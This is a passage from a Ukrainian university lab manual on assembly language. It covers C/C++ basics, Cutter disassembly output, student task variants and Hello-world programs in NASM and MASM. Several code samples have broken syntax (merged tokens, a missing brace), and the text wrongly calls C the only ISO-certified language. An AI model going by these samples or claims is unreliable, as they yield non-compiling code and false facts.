МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ ТЕХНІЧНИЙ УНІВЕРСИТЕТ УКРАЇНИ
«КИЇВСЬКИЙ ПОЛІТЕХНІЧНИЙ ІНСТИТУТ
імені ІГОРЯ СІКОРСЬКОГО»

АРХІТЕКТУРА КОМП'ЮТЕРНИХ СИСТЕМ. МОВА АСЕМБЛЕРА

ЛАБОРАТОРНИЙ ПРАКТИКУМ

*Рекомендовано Методичною радою КПІ ім. Ігоря Сікорського
як навчальний посібник для здобувачів ступеня бакалавра
за освітніми програмами «Системи технічного захисту інформації»,
«Системи, технології та математичні методи кібербезпеки»
спеціальності 125 Кібербезпека*

Укладачі: Л. Ю. Гальчинський, О. В. Козленко

Електронне мережне навчальне видання

Київ 2022

Рецензент *Грайворонський М.В.*, к.ф.-м.н., доцент

Відповідальний
редактор *Смирнов С. А., к.ф.-м.н., с.н.с.*

Гриф надано Методичною радою КПІ ім. Ігоря Сікорського
(протокол № 3 від від 01.12.2022 *р.)*
за поданням Вченої ради Навчально-наукового фізико-технічного інституту
(протокол № 13 від 30.10.2022 р.)

Даний посібник має сприяти підвищенню якості та спрощенню підготовки до виконання лабораторних робіт з дисципліни «Архітектура комп'ютерних систем». Мета даного посібника - ознайомити здобувачів з основами написання асемблерного коду для різних архітектур, використанням системних викликів, WinAPI та інше. До кожної лабораторної роботи надані короткі теоретичні положення (більш детальні в навчальному посібнику «Архітектура комп'ютерних систем. Мова асемблера»), приклади кодів та варіанти індивідуальних завдань.

Реєстр. № НП 22/23-114. Обсяг 3,0 авт. арк.

Національний технічний університет України
«Київський політехнічний інститут імені Ігоря Сікорського»
проспект Перемоги, 37, м. Київ, 03056
https://kpi.ua
Свідоцтво про внесення до Державного реєстру видавців, виготовлювачів
і розповсюджувачів видавничої продукції ДК № 5354 від 25.05.2017 р.

Зміст

Вступ

Асемблер є невід’ємною частиною взаємодії з інформаційною системою, хоча спочатку це складно уявити. Будь-яка програма після компіляції та запуску перетворюється у машинний код (що і є асемблером) і потім починається взаємодія з технічними складовими системи. На відміну від мов високого рівня, код на асемблері суттєво залежить як архітектури комп’ютерної системи, так і від встановленої операційної системи. Виконання циклу лабораторних робіт має сприяти здобувачам як набуття навичок в складанні коду, так і з детальним ознайомленням з архітектурою процесорів. Мета даного посібника та лабораторних робіт – ознайомити слухачів з основами написання коду для різного типу архітектури, використанням системних викликів, WinAPI та інше. Основними темами лабораторних робіт є:

- Порівняння та співставлення синтаксису та структури мов вищого рівня та мови асемблеру;
- Створення базової програми для структури IA-32;
- Створення базової програми та ознайомлення з синтаксисом мови асемблеру для архітектури ARM;
- Створення програми для операційної системи Windows для архітектури x64 з використанням WinAPI;
- Використання системних викликів у операційній системі Linux;
- Ознайомлення з структурою стеку та використання вразливості buffer overflow.

До кожної лабораторної роботи надані короткі теоретичні положення(більш детальні надані в навчальному посібнику «Архітектура комп'ютерних систем. Мова асемблера»), приклади кодів та варіанти індивідуальних завдань.

ЛАБОРАТОРНА РОБОТА №1. ПОРІВНЯННЯ ПРОГРАМИ, НАПИСАНОЇ МОВОЮ ВИСОКОГО РІВНЯ З ЇЇ КОМПІЛЬОВАНИМ ВИГЛЯДОМ

Мета

Ознайомитися з основами дизасемблювання та з представленням основних базових арифметичних дій, структур умови та переходу, з представленням локальних та глобальних змінних, циклів, викликів функцій, визначення масиву у мові асемблер в архітектурі IA-32.

Теоретичні відомості

Асемблер, як мова програмування, був винайдений як засіб уникнення написання двійкового кодування команд процесора та вказування абсолютних адрес в пам'яті комп'ютера. Однак, це не тільки мова символьного кодування, а також і мова збірки (саме так перекладається англійське слово assembler), яка дозволяє спеціальній програмі, яка власне і є асемблером. перетворити рядки мовою асемблер у виконуваний код для заданого процесора. Загальновідомо, що процесори бувають різної архітектури, операційні системи по різному працюють з прикладними програмами, тому і різновидів асемблерів існує велика кількість.

Проте, не зважаючи на це, мають в цілому, а не в деталях, певні спільні риси. Це не стосується систем команд, чи способів адресації. В першу чергу це стосується структури самої програми. Проте і там можуть мати місце певні відмінності. Тому важливо спочатку подивитись на це з не якоїсь конкретної реалізації, а з певної спільної платформи. Така, на щастя, давно існує і успішно використовується до цього часу – це мова С. Її створив видатний американський програміст Денніс Рітчі ще у 1970 році саме як інтелектуальний асемблер. Це єдина у світі мова, яка сертифікована за стандартом ISO, тобто код на цій мові має бути однаковим, незалежно від платформи, на якій написана. Стандартизація настільки універсальна, що навіть вихідний модуль має одне і те ж розширення .c, на відміну від усіх інших рівнів компіляції. Значно пізніше на основи мови С була розроблена об'єктно-орієнтована мова С++, яка проте зберегла всі можливості С.



Рис. 1.1. **Зв'язок асемблера і компілятора С**

На Рис. 1.1 схематично показано тісний зв'язок між асемблером та компілятором С. Перший етап перетворення коду, написаного мовою високого рівня і є власне компіляцією. І тільки з цього асемблерного коду відбувається перетворення у машинний код. Тому знайомство з мовою С є корисним для наступного переходу на використання одного з варіантів асемблера.

Треба спуститися на один поверх абстракції мови нижче. Слід зазначити, що сучасні компілятори С++ налаштовані так, що вони використовують всі конструкції мови С як свої. Проте ряд відмінностей між конструкціями чистого С все ж є. Наприклад, це стосується реалізації вводу/виводу: для вводу/виводу у чистому С використовуються спеціальні функції, а у - С++ перевантажена операція зсуву.

Основними частинами типової структури програми на С++ є такі:

- Директиви обробки;

- опис зовнішніх змінних (вихідних даних і результатів) та функцій;
- функції програми;
- головна функція — програми main(), що має вигляд:

  main()
  {
  опис змінних;
  виконувані оператори;
  }

Приклад синтаксиса програми на C++

```
#include <iostream>
using namespace std;

int main() {
        cout << "Hello World!"; // виведення рядка операцією зсуву,
під’єднаної        завдяки препроцесору
return 0;
}
```

- #include <iostream> — це бібліотека файлів заголовків, яка дозволяє працювати з об’єктами введення та виведення, такими як cout (використовується в рядку 5). Файли заголовків додають функціональність програмам C++.
- використання простору імен std означає, що ми можливо використовувати імена для об’єктів і змінних зі стандартної бібліотеки.
- int main(). Ім‘я, після якого йдуть круглі дужки, називається функцією. Будь-який код у фігурних дужках {} буде виконано.
- cout - це об'єкт, який використовується разом з операцією зсуву (<<) для виведення/друку тексту. У прикладі він виведе "Hello World".
- кожен оператор C++ закінчується крапкою з комою ;

- повернення 0 завершує функцію main.

У загальному випадку програма складається з декількох функцій, які не перетинаються (тобто «вкладення» однієї функції в іншу неприпустиме). Перед функціями і між ними можуть бути присутні оголошення об’єктів даних і оператори обробки. Функції користувача, які викликаються у головній функції main(), слід обов’язково описати до їх використання.
Суттєві особливості програми на С наступні:

Вказівники: дозволяють посилатися на місце пам’яті за іменем, призначеним йому в програмі.

Визначення пам'яті: під час виконання програми для визначеного імені змінної, що дозволяє динамічне розподілення пам'яті. Це означає, що сама програма може попросити операційну систему надати і звільнити пам'ять для використання під час її виконання.

Рекурсія: коли функція викликає сама себе, це називається рекурсією.

Маніпуляція бітами, як маніпулювання даними в їх найелементарнішій формі. У пам’яті комп’ютера інформація зберігається у двійковому форматі (0 і 1), що є бітом.

Тобто, маючи всі риси мови високого рівня, мова С зберігає можливості асемблера, особливо при роботі з пам’яттю. Нижче наведено розділи програми на С:

1. Розділ документації
2. Розділ препроцесора
3. Розділ визначення
4. Глобальна декларація
5. Основна функція
6. Визначені користувачем функції

Змінні С++

Змінні є контейнерами для зберігання значень даних. У С++ існують різні типи змінних (визначених різними ключовими словами), наприклад:

• int - зберігає цілі числа (цілі числа) без десяткових знаків, наприклад 123 або -123

• double - зберігає числа з плаваючою комою з десятковими дробами, наприклад 19,99 або -19,99

• char - зберігає окремі символи, наприклад 'a' або 'B'. Значення символів оточені одинарними лапками

• string - зберігає текст, наприклад "Hello World". Рядкові значення взяті в подвійні лапки

• bool - зберігає значення з двома станами: true або false тип variableName = значення;

int myNum = 5;
double myFloatNum = 5.99;
char myLetter = 'D';
string myText = "Hello";
bool myBoolean = true;

Тип даних визначає розмір і тип інформації, яку зберігатиме змінна (таблиця 1.1) :

Таблиця 1.1

Основні типи даних

Тип	Розмір	Визначення
boolean	1 байт	Зберігає значення true або false
char	1 байт	Зберігає один символ/букву/цифру або значення ASCII
int	2 або 4 байта	Зберігає цілі числа без десяткових знаків
float	4 байта	Зберігає дробові числа, що містять один або більше десяткових знаків. Досить для зберігання 7 десяткових цифр
double	8 байтів	Зберігає дробові числа, що містять один або більше десяткових знаків. Достатньо для зберігання 15 десяткових цифр

Текстові рядки

Окремо розглянемо представлення текстових даних, тобто рядків. Рядки в строгому розумінні не є типом даних, а специфічним масивом символів. Проте рядки використовуються для зберігання тексту. Рядкова змінна містить набір символів у подвійних лапках:

```
string greeting = "Hello";
```

У таблиці 1.2 наведені основні арифметичні операції:

Таблиця 1.2

Основні арифметичні операції

Операція	Назва	Визначення	Приклад
+	Addition	Додає одне значення до іншого	x + y
-	Subtraction	Віднімає одне значення від іншого	x - y
*	Multiplication	Перемножує два значення	x * y
/	Division	Розділяє одне значення на інше	x / y
%	Modulus	Повертає залишок від ділення	x % y
++	Increment	Збільшує значення змінної на 1	++x
--	Decrement	Зменшує значення змінної на 1	--x

Конструкція else if

Оператор else if потрібен, щоб указати нову умову, якщо перша хибна.

Синтаксис

if (condition1) {

} else if (condition2) {

```
} else {
        }
```

Switch-Case

Оператор switch потрібен, щоб вибрати один із багатьох блоків коду для виконання.

Синтаксис

```
switch(expression) {
case x:
        break;
case y:
        break;
default:

}
```

Як працює:

- Вираз switch обчислюється один раз
- Значення виразу порівнюється зі значеннями кожного випадку
- Якщо є збіг, виконується відповідний блок коду
- Ключові слова break і default є необов'язковими

C++ Цикл «For»

Синтаксис

```
for (statement 1; statement 2; statement 3) {
}
```

Приклад

```
for (int i = 0; i < 5; i++) {
        cout << i << "\n";
}
```

Оператор *statement 1* виконується (один раз) перед виконанням блоку коду. *statement 2* визначає умову для виконання блоку коду. *statement 3* виконується (щоразу) після виконання блоку коду. У прикладі вище будуть надруковані числа від 0 до 4

C++ Цикл «While»

Цикл while перебирає блок коду, доки виконується задана умова:

Синтакс

```
while (condition) {

}
```

У наведеному нижче прикладі код у циклі виконуватиметься знову і знову, доки значення змінної (i) менше 5:

Приклад

```
int i = 0;
while (i < 5) {
    cout << i << "\n";
    i++;
}
```

C++ масив

Масиви використовуються для зберігання кількох значень в одній змінній замість оголошення окремих змінних для кожного значення. Щоб оголосити масив, визначте тип змінної, вкажіть ім’я масиву, а потім квадратні дужки та вкажіть кількість елементів, які він має зберігати:
string array[4]; - оголосили змінну, яка містить масив із чотирьох рядків.

Для визначення певних значень, скористаємся ініціалізацією, тобто розмістимо значення у списку, розділеному комами, у фігурних дужках:

string array[4] = {"Beatles", "Aerosmith", "ACDC", "Motley Crue"};

Аналогічно ініціалізація масиву із трьох цілих чисел:

int num[3] = {1, 2, 3};

Отримуєте доступ до елемента масиву, посилаючись на номер індексу в квадратних дужках []. Цей оператор отримує доступ до значення першого елемента в масиві нижче:

```
string array[4] = {"Beatles", "Aerosmith", "ACDC", "Motley Crue"};
for (int i = 0; i < 4; i++) {
        cout << array[i] << "\n";
}
```

Приклади

Почнемо з простої програми в стилі чистого С

Приклад 1: знайти суму двох чисел, наданих користувачем

```
/* Сума двох чисел */ Розділ документації

    #include<stdio.h>  //Розділ препроцесора

    int s; //Глобальне оголошення

    int main()  //Основна функція

    int a, b, сума;//Локальні визначення

    printf( "Введіть два числа, які потрібно додати " );// Функція виводу
    бібліотечної //функції, яка була під'єднана завдяки препроцесору

    scanf( "%d %d" , &a, &b); // Функція вводу бібліотечної функції, яка
    була      під'єднана завдяки препроцесору

    s= a + b;// обчислення суми

    printf( "%d + %d = %d" , a, b, s); // Функція виводу

    return 0;// повертає ціле значення в сумі
```

```
}
```

Результат в консолі

Enter two numbers to be added 3 5
3 + 5 = 8

Приклад програми на С++, в якій використані тільки базові арифметичні операції та порівняння рядкових змінних

Зверніть увагу на розділ препроцесора, де замість <stdio.h> прописано<iostream>

```
#include<iostream>
#include<string>
using namespace std;
int main()
{
cout<<"Task1"<<endl;
inta,b,c,d;
a=2;
b=3;
cout<<a<"+"<<b<<"="<<a+b<<endl;
cout<<a<<"-"<<b<<"="<<a-b<<endl;
cout<<a<<"*"<<b<<"="<<a*b<<endl;
cout<<a<<"/"<<b<<"="<<a/b<<endl;
cout<< "\nEnter a number:";
cin>>c;
cout<<"Enter another number:";
cin>>d;
cout<<c<<"+"<<d<<"="<<c+d<<endl;
cout<<c<<"-"<<d<<"="<<c-d<<endl;
cout<<c<<"*"<<d<<"="<<c*d<<endl;
cout<<c<<"/"<<d<<"="<<c/d<<endl;
cout<<"\nTask2"<<endl;
int num1=5;
int num2=1;
```

```
if (num1>num2){
cout<<"First number \n";
}
else{
cout<<"Second number\n";
}
string str1="first";
string str2="second";
cout<<"\nFirst string is :"<<str1<<endl;
cout<<"\nFirst string is :"<<str1<<endl;
if(str1==str2){
cout<<"The two strings are equal.\n";
} else {
cout << "The two strings are different.\n"; }
cout<<"\nTask3"<<endl;
int task3=30;
switch(task3) {
case 17:
cout <<"too little \n";
        break;
case 30:
cout <<"Got it !\n";
        break;
case54:
cout<<"Too much \n";
        break;
}
}
```

Після компіляції програми — завантажуємо її у програму декомпіляції за вашим вибором (у даному прикладі — Cutter). На Рис. 1.2 показано код асемблеру програми при декомпіляції. Червоним наведено операційні коди асемблера, які відповідають двом базовим арифметичним операція (додаванню та відніманню).

```
0x1400015b5      mov edx, dword [var_4h]
0x1400015b8      mov eax, dword [var_8h]
0x1400015bb      add eax, edx
0x1400015bd      mov edx, eax
0x1400015bf      call std::ostream::operator<<(int) ; sym.std::ostream::operator___int
0x1400015c4      mov rdx, qword [0x1400044b0]
0x1400015cb      mov rcx, rax
0x1400015ce      call std::ostream::operator<<(std::ostream& (*)(std::ostream&)) ; sym.std::ostream::operator___std::ostream______std::ostream
0x1400015d3      mov eax, dword [var_4h]
0x1400015d6      mov edx, eax
0x1400015d8      mov rcx, qword [0x1400044a0]
0x1400015df      call std::ostream::operator<<(int) ; sym.std::ostream::operator___int
0x1400015e4      lea rdx, [0x140004010]
0x1400015eb      mov rcx, rax
0x1400015ee      call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, c
0x1400015f3      mov rcx, rax
0x1400015f6      mov eax, dword [var_8h]
0x1400015f9      mov edx, eax
0x1400015fb      call std::ostream::operator<<(int) ; sym.std::ostream::operator___int
0x140001600      lea rdx, [0x14000400c]
0x140001607      mov rcx, rax
0x14000160a      call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, c
0x14000160f      mov rcx, rax
0x140001612      mov eax, dword [var_4h]
0x140001615      sub eax, dword [var_8h]
0x140001618      mov edx, eax
0x14000161a      call std::ostream::operator<<(int) ; sym.std::ostream::operator___int
0x14000161f      mov rdx, qword [0x1400044b0]
0x140001626      mov rcx, rax
0x140001629      call std::ostream::operator<<(std::ostream& (*)(std::ostream&)) ; sym.std::ostream::operator___std::ostream______std::ostream
0x14000162e      mov eax, dword [var_4h]
0x140001631      mov edx, eax
0x140001633      mov rcx, qword [0x1400044a0]
0x14000163a      call std::ostream::operator<<(int) ; sym.std::ostream::operator___int
0x14000163f      lea rdx, [0x140004014]
0x140001646      mov rcx, rax
0x140001649      call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, c
0x14000164e      mov rcx, rax
0x140001651      mov eax, dword [var_8h]
0x140001654      mov edx, eax
```

Рис. 1.2. Приклад скріншоту дизасембльованого коду в програмі Cutter

Приклад програми на C++, в якій зображено створення масиву, використання циклів, глобальні та локальні змінні

```
#include <iostream>
using namespace std;
// Глобальні змінні
int num = 3;
void kingcrimson() {
cout<<"It erases time"<<endl;
}
class Node{
public:
int data;
Node*next;
};
void printList(Node* n) {
```

```
while (n!=NULL){
cout<<n->data<<"";
n=n->next;
}
}
int main () {
// Локальні змінні
int num= 2;
cout<<"***Task1***\n";
cout<<"local:"<<num<<endl;
cout<<"global:"<<::num<<endl;
cout<<"\n***Task2***\n";
for(inti=0;i<5; i++){
for(inti=0;i<5; i++){
}
cout<<""<<endl;
int a=10;
while (a<13){
cout <<"a:"<<a<<endl;
a++;
}
cout<<"\n***Task3***\n";
kingcrimson();
cout<<"\n***Task4***\n";
int arr[5]={1,2,3,4,5};
cout << arr[2];
cout<<"\n\n***Task5***\n";
Node*head= NULL;
Node*second=NULL;
Node*third=NULL;
head=new Node();
second =new Node();
third=new Node();
head→data = 1;
head→next = second;
```

second→data = 2;
second→next = third;
third→data = 3;
third→next =NULL;

printList(head);
return 0;
}

Після компіляції програми — завантажуємо її у програму декомпіляції за вашим вибором (у даному прикладі — Cutter). На Рис.1.3 червоним кольором виділені операційні коди асемблера, які відповідають порівнянню двох значень та безумовному переходу.

```
0x1400015fa     mov rcx, rax
0x1400015fd     call std::ostream::operator<<(std::ostream& (*)(std::ostream&)) ; sym.std::ostream::operator___std::ostream______std::ostream
0x140001602     lea rdx, str.global: ; 0x14000402b
0x140001609     mov rcx, qword [0x140004390]
0x140001610     call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, c
0x140001615     mov rcx, rax
0x140001618     mov eax, dword [0x140003010]
0x14000161e     mov edx, eax
0x140001620     call std::ostream::operator<<(int) ; sym.std::ostream::operator___int
0x140001625     mov rdx, qword [0x1400043a0]
0x14000162c     mov rcx, rax
0x14000162f     call std::ostream::operator<<(std::ostream& (*)(std::ostream&)) ; sym.std::ostream::operator___std::ostream______std::ostream
0x140001634     lea rdx, str.Task_2 ; 0x140004034
0x14000163b     mov rcx, qword [0x140004390]
0x140001642     call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, c
0x140001647     mov dword [var_4h], 0
0x14000164e     cmp dword [var_4h], 4
0x140001652     jg 0x140001689
0x140001654     lea rdx, [0x140004043]
0x14000165b     mov rcx, qword [0x140004390]
0x140001662     call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, c
0x140001667     mov rcx, rax
0x14000166a     mov eax, dword [var_4h]
0x14000166d     mov edx, eax
0x14000166f     call std::ostream::operator<<(int) ; sym.std::ostream::operator___int
0x140001674     mov rdx, qword [0x1400043a0]
0x14000167b     mov rcx, rax
0x14000167e     call std::ostream::operator<<(std::ostream& (*)(std::ostream&)) ; sym.std::ostream::operator___std::ostream______std::ostream
0x140001683     add dword [var_4h], 1
0x140001687     jmp 0x14000164e
0x140001689     lea rdx, [0x140004013]
0x140001690     mov rcx, qword [0x140004390]
0x140001697     call std::basic_ostream<char, std::char_traits<char> >& std::operator<< <std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&, c
0x14000169c     mov rdx, qword [0x1400043a0]
0x1400016a3     mov rcx, rax
```

Рис. 1.3.* Приклад скріншоту дизасембльованого коду в програмі *Cutter

Завдання

1. Розробити C/C++ програму згідно варіанту, яка повинна мати пункти, визначені відповідно до варіанту (наведено нижче). Отримати код на асемблері. Проаналізувати цей код, де вказати ті ділянки, які відповідають пунктам індивідуального завдання. Код на асемблері виду для кожного пункту має містити:

1.1. Стан регістрів для кожного пункту

1.2. Дерево програми (якщо можливо)

2. Підготувати звіт для захисту

Варіанти індивідуальних завдань

Варіант	Пункти
1	1. Базові арифметичні дії (додавання, множення) з визначеними значеннями 2. If стейтмент для чисел 3. Switch на 2 пунктів 4. Локальними змінними 5. Циклом for 6. Викликом функції 7. Масивом з такими елементами: 1,2,3,4,5,6,7
2	1. Базові арифметичні дії (віднімання, ділення) над елементами масиву 2. if стейтмент для рядків 3. Switch на 4 пунктів 4. Глобальними змінними 5. Циклом while 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 12,13,14,151,6
3	1. Базові арифметичні дії (додавання, ділення), значення елементів визначає користувач 2. if стейтмент для чисел 3. Switch на 5 пунктів 4. Локальними змінними 5. Циклом do while 6. Викликом функції 7. Масивом з такими елементами: 5,7,8,9,11,2
4	1. Базові арифметичні дії (віднімання, множення), значення елементів визначає користувач 2. if стейтмент для рядків

	3. Switch на 3 пунктів 4. Глобальними та локальними змінними 5. Циклом for 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 34,56,32,12
5	1. Базові арифметичні дії (додавання, інкремент) з визначеними значеннями 2. If стейтмент для чисел 3. Switch на 4 пунктів 4. Глобальними змінними 5. Циклом for 6. Викликом функції 7. Масивом з такими елементами: 5,3,78,12,34
6	1. Базові арифметичні дії (віднімання, декремент) , значення елементів визначає користувач 2. if стейтмент для рядків 3. Switch на 5 пунктів 4. Локальними змінними 5. Циклом while 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 100, 101, 103, 104, 105
7	1. Базові арифметичні дії (додавання, ділення) над елементами масиву 2. if стейтмент для чисел 3. Switch на декілька пунктів 4. Локальними змінними 5. Циклом do while 6. Викликом функції 7. Масивом з такими елементами: 34, 78, 23, 45
8	1. Базові арифметичні дії (віднімання, множення), значення елементів визначає користувач 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Глобальними та локальними змінними

	5. Циклом for 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 1, 34, 56, 7, 12
9	1. Базові арифметичні дії (додавання, множення) з визначеними значеннями 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Локальними змінними 5. Циклом for 6. Викликом функції 7. Масивом з такими елементами: 1, 11, 111, 1111
10	1. Базові арифметичні дії (віднімання, ділення) над елементами масиву 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Глобальними змінними 5. Циклом while 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 23, 344, 56, 12
11	1. Базові арифметичні дії (додавання, ділення), значення елементів визначає користувач 2. if стейтмент для чисел 3. Switch на декілька пунктів 4. Локальними змінними 5. Циклом do while 6. Викликом функції 7. Масивом з такими елементами: 14, 45, 34, 56
12	1. Базові арифметичні дії (віднімання, множення), значення елементів визначає користувач 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Глобальними та локальними змінними 5. Циклом for

	6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 23, 89, 56, 0
13	1. Базові арифметичні дії (віднімання, ділення) над елементами масиву 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Глобальними та локальними змінними 5. Циклом for 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 25, 56, 34, 1
14	1. Базові арифметичні дії (додавання, ділення), значення елементів визначає користувач 2. if стейтмент для рядків 3. Switch на 4 пунктів 4. Глобальними змінними 5. Циклом while 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 1, 2, 2, 3, 5
15	1. Базові арифметичні дії (додавання, ділення), значення елементів визначає користувач 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Локальними змінними 5. Циклом do while 6. Викликом функції 7. Масивом з такими елементами: 67, 68, 69, 70
16	1. Базові арифметичні дії (додавання, віднімання) над елементами масиву 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Глобальними та локальними змінними 5. Циклом for 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 45, 56, 67, 78

17	1. Базові арифметичні дії (додавання, множення) з визначеними значеннями 2. if стейтмент для рядків 3. Switch на 2 пунктів 4. Локальними змінними 5. Циклом while 6. Викликом функції 7. Масивом з такими елементами: 23, 34, 45, 56
18	1. Базові арифметичні дії (віднімання, множення), значення елементів визначає користувач 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Глобальними та локальними змінними 5. Циклом do while 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 78, 2, 5, 79
19	1. Базові арифметичні дії (віднімання, ділення) над елементами масиву 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Глобальними та локальними змінними 5. Циклом for 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 9, 8, 7, 6, 5
20	1. Базові арифметичні дії (віднімання, додавання) з визначеними значеннями 2. if стейтмент для рядків 3. Switch на декілька пунктів 4. Глобальними та локальними змінними 5. Циклом while 6. Викликом функції, яку ви створили 7. Масивом з такими елементами: 81, 82, 83, 84, 85

Контрольні запитання

1. Які команди асемблера відповідають за додавання та віднімання ?
2. Які команди асемблера відповідають за множення та ділення ?
3. Як зображуються вбудовані значення у мові асемблер ?
4. Як виглядає if структура у мові асемблер ?
5. Як працює умовний перехід та відповідні оператори ?
6. Як зображується структура switch у мові асемблер ?
7. В чому різниця між глобальними та локальними значеннями ?
8. Як різниця між глобальними та локальними змінними відображена у мові асемблер ?
9. В чому різниця між циклами for та while у мові асемблері ?
10. Як викликається функція у мові асемблер ?
11. Як викликається системна функція у мові асемблер ?
12. В чому особливість створення масиву у мові асемблер ?

ЛАБОРАТОРНА РОБОТА №2. ОСНОВИ ПОБУДОВИ ПРОГРАМИ НА АСЕМБЛЕРІ IA-32

Мета

Ознайомитися з створенням базової програми виключно мовою асемблер для платформи на архітектурі IA-32

Теоретичні відомості

Розробка програми мовою асемблера потребує знання про те, на якій архітектурі процесора ця програма має бути реалізована, і яка операційна система стоїть на даній апаратній платформі, а також треба знати особливості конкретного асемблера.

Детальні відомості про команди, операції та структуру програм для асемблера та технологію програмування описані у теоретичних посібниках та підручниках, в пунктах, пов'язаних з архітектурними особливостями процесорів IA-32, середовищами програмування для асемблера та макроасемблер MASM 32 та NASM. Навіть для зовсім простих задач коди будуть відрізнятися в залежності від того в якій операційній системі реалізована програма.

Візьмемо для прикладу загальновідому тестову програму "Hello, world". Її код мовою С дуже простий:

```
#include <stdio.h>
int main()
{
 printf("Hello, World!");
return 0;
}
```

Коди програми для цієї задачі теж досить прості, проте вони різні в тому самому асемблері, в залежності від операційної системи. Так при реалізації асемблера NASM в середовищі Linux код має вигляд:

```
section .data
msg:  db     "Hello, world!", 10
.len: equ    $ - msg
```

```
section .text
global _start
_start:
        mov   eax, 4 ; write
        mov   ebx, 1 ; stdout
        mov   ecx, msg
        mov   edx, msg.len
        int   0x80
        mov   eax, 1 ; exit
        mov   ebx, 0
        int   0x80
```

А при реалізації асемблера NASM в середовищі Win32 код на асемблері має вигляд:

```
.386
.model flat, stdcall
option casemap :none

EXTERN printf :PROC ;
declare printf

.data
   HelloWorld db "Hello Wolrd", 0
.code
start:
  sub esp, 4
  push offset HelloWorld
  call printf
  add esp, 4
  ret
end start
```

Ще більші відмінності помітимо, якщо реалізуємо код в середовищі MASM-32 при виведенні на консоль:

```
.386
.model flat,stdcall
.stack 4096
   EXTRN ExitProcess@4 : PROC
   EXTRN GetStdHandle@4 : PROC

   EXTRN WriteConsoleA@20 : PROC

.data
   msg BYTE "Hello World",0
   bytesWritten DWORD ?
   .code
main PROC
   push -11
   call GetStdHandle@4
   push 0
   push OFFSET bytesWritten
   push LENGTHOF msg - 1
   push OFFSET msg
   push eax
   call WriteConsoleA@20
   push 0
   call ExitProcess@4
   main ENDP
 END main
```

